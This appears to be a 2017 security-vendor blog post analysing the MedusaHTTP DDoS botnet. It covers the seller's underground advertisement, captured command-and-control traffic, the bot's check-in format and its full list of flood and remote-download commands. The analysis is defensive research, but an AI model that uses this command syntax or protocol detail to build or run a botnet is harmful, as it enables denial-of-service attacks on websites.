

MedusaHTTP DDoS Slithers Back into the Spotlight

arbornetworks.com/blog/asert/medusahttp-ddos-slithers-back-spotlight/



- Bot
- Botnet
- Botnets
- malware
- MedusaHTTP
- MedusaIRC
- Russia
- Stevenkings



by ASERT Team on December 18th, 2017


Executive Summary

MedusaHTTP is a HTTP-based DDoS botnet written in .NET, that surfaced in early 2017. MedusaHTTP is based off of MedusaIRC which leveraged IRC for its command and control communications instead of HTTP. MedusaIRC botnet has been advertised on various underground hacker marketplaces since 2015, while MedusaHTTP started appearing in 2017.


- The alleged seller of MedusaIRC and MedusaHTTP, Stevenking(s) has advertised this botnet family on hacker marketplaces for many years.
- MedusaHTTP has evolved from an IRC botnet to an HTTP botnet. The HTTP components appear to be reused code from the leaked Diamond Fox DDoS botnet.
- MedusaHTTP was observed being distributed by the Rig Exploit Kit by an independent researcher.

Introduction

MedusaHTTP was discovered after reading an independent researcher’s blog post describing malware distributed by recent Rig exploit kit campaigns. Screenshots of network traffic from one of the malware payloads within the post, caught our attention:



```
HTTP/1.1 100 Continue

POST /forums/members/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Host: missyiurfound.bid
Content-Length: 39
Expect: 100-continue
Connection: Keep-Alive

xyz=08:00:27:27:30:E9|Windows 7 x64|1.2HTTP/1.1 200 OK
Server: nginx
Date: Fri, 13 Oct 2017 14:17:29 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 11
Connection: keep-alive
X-Powered-By: PHP/5.6.31

.stop-all
```




```
POST /forums/members/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:45.0) Gecko/20100101 Firefox/
45.0
Host: missyiurfound.bid
Content-Length: 39
Expect: 100-continue

xyz=08:00:27:27:30:E9|Windows 7 x64|1.2HTTP/1.1 100 Continue

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 13 Oct 2017 15:58:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 44
Connection: keep-alive
X-Powered-By: PHP/5.6.31

.httpstrong https://vkmix.com/blog 99 1 60
```

The blog post initially identified the payload responsible for this traffic as AZORult; however, the commands in this traffic suggest DDoS functionality. AZORult is classified as an information stealing trojan which has the primary objective of capturing passwords, financial and personal information from the victim’s system. Samples of this family and campaign objectives are not known to contain DDoS functionality, so this could suggest a major update to the AZORult malware. ASERT obtained the sample linked in the blog post from VirusTotal, and after analysis we believe this file is not AZORult but rather a new version of the DDoS bot known as Medusa.

Enter Medusa – StevenKings’ DDoS botnet kit since 2015

This isn't the first time ASERT has encountered the Medusa botnet, we previously analyzed the IRC version of Medusa in 2016. In addition, we found references of Medusa being advertised on underground hacker marketplaces dating back to 2015. Advertisements were posted by a user under the name of StevenKings, a sample image of an advertisement is provided below:



Posted 28 October 2015 - 02:52 PM


Hello, i am from exploit.in.
My english is not best.
i use google translate to talk sorry if bad

We are making tests for serious buyers price build: $ 500 in the BTC price Rebild: $ 50 BTC to purchase (encoder): stevenkings@jabbim.cz (OTR)Welcome, and now I Present your Medusa IRC. We will not claim that we - the best on the market, we enable a software to show itself to Medusa - it's a botnet that specializes in attacks 7 layer (eg HTTP) In the future, will be so also added the methods for attacks 4 layers (custom of course, no point in pumping clean traffic UDP / TCP protocol is simply no, because need a lot of bots to perform a successful attack on layer 4) Medusa the IRC uses NET 2.0, however the interest "of Injection" is quite high (about 80-90 % depending on the kripter) you predostalvyaetsya able to generate up to 20000-25000 requests per second with 100 bot-third of the world (with a peak of 30,000 requests per second).https://gyazo.com/53...2d688337d8d.jpgThe bot does not have a start-up, and I do not have it because it is all the work kripter. We compared with dragonne DDoS bot (standing by the way 3k $), and our boat in anything he does not concede to the DDoS features. With three bots "first world" we got as many as 3000 requests second (proof below)https://i.gyazo.com/5eaa7540ee7b1dfc847be7895a016eeb.png future innovation - custom Tiin flood, UDP flood custom (both methods will bypass most of the protections including OVH, eg traffic will go directly into the backend) httpstrong - private method for HTTP attacks (about 100 boats will take to destroy ddos-guard) httpseebix - the attack alters the referee, the user-agent, and uses different kinds rekvest's website smartflood - bypasses the cookie-protection plundered cookies respectively so as automatically (for example - cloudflare, blazingfast, incapsula, ddos protect) httppost - exposes a random content in the form of post


update notes
-
release 3-10-15
-
release on nulled 10-28-2015
-
added more floods
recoded core
improve stability

proof of net.
de1b6f414982b39c6995bbdfffd266cf.png
https://gyazo.com/de...995bbdfffd266cf

As insinuated above, Stevenkings may not be a native English speaker. We believe he or she may be a native Russian speaker based on the origin of their most active forum. In this 2015 advertisement, Stevenkings is selling the IRC version of Medusa for $500 in bitcoin, a cryptocurrency often leveraged in underground marketplaces. Reading further shows descriptions of future commands that will be added to the bot such as, ".httpstrong" which was the string that sparked our attention from the above researcher's blog post. The advertisement also links to images of the botnet's throughput, first showing screenshots to prove DDoS rates of 30k requests-per-second:




And then, a screenshot of it generating 3k requests-per-second with only 3 bots.


```
@poop
[JP|x86|Vis|132156]
[US|x86|XP|224118]
[US|x86|XP|766131]
Lol
```


Higher requests-per-second per bot allows a botnet controller to use less bots for taking down targets. This would mean the botnet controller could infect less victims while still remaining operationally successful.

Medusa Now in HTTP


Our research shows Stevenkings advertising the HTTP version of the Medusa botnet on underground hacker marketplaces in early 2017. The advertisements for this version included images of the HTTP command and control panel which appears to use the code and images from Diamond Fox, another well-known DDoS botnet.



A view of the MedusaHTTP admin panel.



A view of the MedusaHTTP attack page.



A view of the Diamond Fox admin panel for comparison.


Multiple versions of Diamond Fox botnet have been leaked over the past few years which would make the code reuse feasible for the Medusa malware author. All other portions of the code, except for the HTTP-based command and control communications, remain very similar to the IRC version of the Medusa botnet.

Command and Control Communication

The latest version of MedusaHTTP uses a HTTP-based command and control (C2) communication method as opposed the IRC communication of its predecessor. The initial connection uses a POST request with a static user agent of **Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0** sent to the C2. In the POST request payload, the victim bot will send introspection information using a xyz form item. The format of the introspection information payload follows this format:


> **xyz=08:00:27:??:??:??|<OS Type>|Version**

an example of this would be:



```
POST /forums/members/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Host: 1ok.club
Content-Length: 40
Expect: 100-continue

xyz=08:00:27:E0:E3:D5|Windows XP x86|1.1
```

After the check-in command is sent, the C2 will either respond with a HTTP status code 200 as seen below:



```
HTTP/1.1 200 OK
Date: Wed, 18 Jan 2017 16:02:38 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 0
Content-Type: text/html
```

or send back one of the following commands:

- .icmp [host] [threads] [delay] [stoptime]
- .httpseebix [www.website.com] [page.php] [threads] [delay] [stoptime]
- .httpoverload [www.website.com] [page.php] [threads] [delay] [stoptime]
- .httpstrong [www.website.com] [page.php] [threads] [delay] [stoptime]

- .httpactive [www.website.com] [page.php] [threads] [delay] [stoptime]
- .httpssl [www.website.com] [page.php] [threads] [delay] [true/false] [stoptime]
- .proxy [www.website.com] [page.php] [webpagewithproxy] [threads] [delay] [stoptime]
- .httppost [www.website.com] [page.php] [postcontent] [threads] [delay] [stoptime]
- .smartflood [GET] [www.website.com] [page.php] [threads] [delay] [stoptime]
- .smartflood [POST] [www.website.com] [page.php] [postcontent] [threads] [delay] [stoptime]
- .syn [host] [port] [sockets] [threads]
- .udp [host] [port] [sockets] [threads] [packetsize]
- .download [http://website.com/exe.exe] [filename] [true/false]
- .stop-[methodname]
- .stop-all

After which the bot will either wait and check-in again at a later time or act on the specific command received.

Purported Capabilities

